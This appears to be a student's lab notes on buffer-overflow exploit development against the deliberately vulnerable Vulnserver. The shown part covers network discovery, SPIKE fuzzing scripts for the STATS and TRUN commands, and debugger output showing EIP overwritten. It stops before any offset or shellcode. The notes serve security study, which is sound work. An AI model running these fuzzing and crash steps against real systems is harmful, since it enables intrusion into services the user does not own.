Intro to Exploit Development (Buffer Overflows)

Required Installations

Immunity Debugger
Vulnserver

Buffer Overflows Explained


In stack we have buffer space, and 2 3 more spaces
when the buffer space get filled then it overflows to other space, EBP then to EIP

Steps to conduct Buffer Overflow
1-Spiking
2-Fuzzing
3-Finding the Offset
4- Overwritin the EIP
5-Finding Bad Characters
6-Finding the right module
7-Generating Shell code.
8-Root!

Spiking

Run the Immunit Debugger and vulnserver on win machine as administrator


then from kali connecting to that machine



```
┌──(root💀kali)-[~]
└─# arp-scan -l
Interface: wlan0, type: EN10MB, MAC: bc:85:56:c6:c8:97, IPv4: 192.168.1.13
Starting arp-scan 1.9.7 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.1.1     34:bf:90:51:ed:2c       Fiberhome Telecommunication Technologies Co.,LTD
192.168.1.2     d8:07:b6:3d:ef:4f       (Unknown)
192.168.1.4     32:6d:aa:6e:87:11       (Unknown: locally administered)
192.168.1.6     48:27:ea:23:83:e5       Samsung Electronics Co.,Ltd
192.168.1.16    b0:52:16:51:f4:53       Hon Hai Precision Ind. Co.,Ltd.
192.168.1.3     f0:5b:7b:d2:60:04       Samsung Electronics Co.,Ltd

6 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9.7: 256 hosts scanned in 2.139 seconds (119.68 hosts/sec). 6 responded

┌──(root💀kali)-[~]
└─# ping 192.168.1.16
PING 192.168.1.16 (192.168.1.16) 56(84) bytes of data.
^C
--- 192.168.1.16 ping statistics ---
3 packets transmitted, 0 received, 100% packet loss, time 2035ms
```


pinging issue

issue resolved, windows firewall issue.



```
└─# nc -nv 192.168.113.136 9999
(UNKNOWN) [192.168.113.136] 9999 (?) open
Welcome to Vulnerable Server! Enter HELP for help.
help
UNKNOWN COMMAND
HELP
Valid Commands:
HELP
STATS [stat_value]
RTIME [rtime_value]
LTIME [ltime_value]
SRUN [srun_value]
TRUN [trun_value]
GMON [gmon_value]
GDOG [gdog_value]
KSTET [kstet_value]
GTER [gter_value]
HTER [hter_value]
LTER [lter_value]
KSTAN [lstan_value]
EXIT
█
```


sending chars to specific command, to check if we exploit it.




```
┌──(root💀kali)-[/home/soldier]
└─# gedit stats.spk
```

```
s_readline();
s_string("STATS ");
s_string_variable("0");
```

spiking STATS




```
┌──(root💀kali)-[/home/soldier]
└─# generic_send_tcp 192.168.113.136 9999 stats.spk 0 0
Total Number of Strings is 681
Fuzzing
Fuzzing Variable 0:0
Fuzzing Variable 0:1
Variablesize= 5004
Fuzzing Variable 0:2
Variablesize= 5005
Fuzzing Variable 0:3
Variablesize= 21
Fuzzing Variable 0:4
Variablesize= 3
Fuzzing Variable 0:5
Variablesize= 2
Fuzzing Variable 0:6
Variablesize= 7
Fuzzing Variable 0:7
```




```
┌──(root💀kali)-[/home/soldier]
└─# gedit trun.spk
```

```
s_readline();
s_string("TRUN ");
s_string_variable("0");
```

spiking TRUN



```
┌──(root💀kali)-[/home/soldier]
└─# generic_send_tcp 192.168.113.136 9999 trun.spk 0 0
Total Number of Strings is 681
Fuzzing
Fuzzing Variable 0:0
Fuzzing Variable 0:1
Variablesize= 5004
Fuzzing Variable 0:2
Variablesize= 5005
Fuzzing Variable 0:3
```



Immunity: Consulting Services Manager
l e m t w h c P k b z r ... s ?


```
Registers (FPU)
EAX 009FF1E8 ASCII "TRUN /.:/AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
ECX 00CBC9E0
EDX 000C9D13
EBX 00000754
ESP 009FF9C8 ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
EBP 41414141
ESI 00401848 vulnserv.00401848
EDI 00401848 vulnserv.00401848

EIP 41414141

C 0  ES 002B 32bit 0(FFFFFFFF)
P 1  CS 0023 32bit 0(FFFFFFFF)
A 0  SS 002B 32bit 0(FFFFFFFF)
Z 1  DS 002B 32bit 0(FFFFFFFF)
S 0  FS 0053 32bit 250000(FFF)
T 0  GS 002B 32bit 0(FFFFFFFF)
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00010246 (NO,NB,E,BE,NS,PE,GE,LE)

ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
```

```
Address  Hex dump                 ASCII
00403040 00 00 00 00 00 00 00 00 ........
00403048 00 00 00 00 00 00 00 00 ........
00403050 00 00 00 00 00 00 00 00 ........
00403058 00 00 00 00 00 00 00 00 ........
00403060 00 00 00 00 00 00 00 00 ........
00403068 00 00 00 00 00 00 00 00 ........
00403070 00 00 00 00 00 00 00 00 ........
00403078 00 00 00 00 00 00 00 00 ........
00403080 00 00 00 00 00 00 00 00 ........
00403088 00 00 00 00 00 00 00 00 ........
00403090 00 00 00 00 00 00 00 00 ........
00403098 00 00 00 00 00 00 00 00 ........
004030A0 00 00 00 00 00 00 00 00 ........
004030A8 00 00 00 00 00 00 00 00 ........
004030B0 00 00 00 00 00 00 00 00 ........
004030B8 00 00 00 00 00 00 00 00 ........
```


```
009FF9C8  41414141  AAAA
009FF9CC  41414141  AAAA
009FF9D0  41414141  AAAA
009FF9D4  41414141  AAAA
009FF9D8  41414141  AAAA
009FF9DC  41414141  AAAA
009FF9E0  41414141  AAAA
009FF9E4  41414141  AAAA
009FF9E8  41414141  AAAA
009FF9EC  41414141  AAAA
009FF9F0  41414141  AAAA
009FF9F4  41414141  AAAA
009FF9F8  41414141  AAAA
009FF9FC  41414141  AAAA
009FFA00  41414141  AAAA
009FFA04  41414141  AAAA
009FFA08  41414141  AAAA
```

```
[21:39:00] Access violation when executing [414141 Task View  Shift+F7/F8/F9 to pass exception to program   Paused
```


Fuzzing



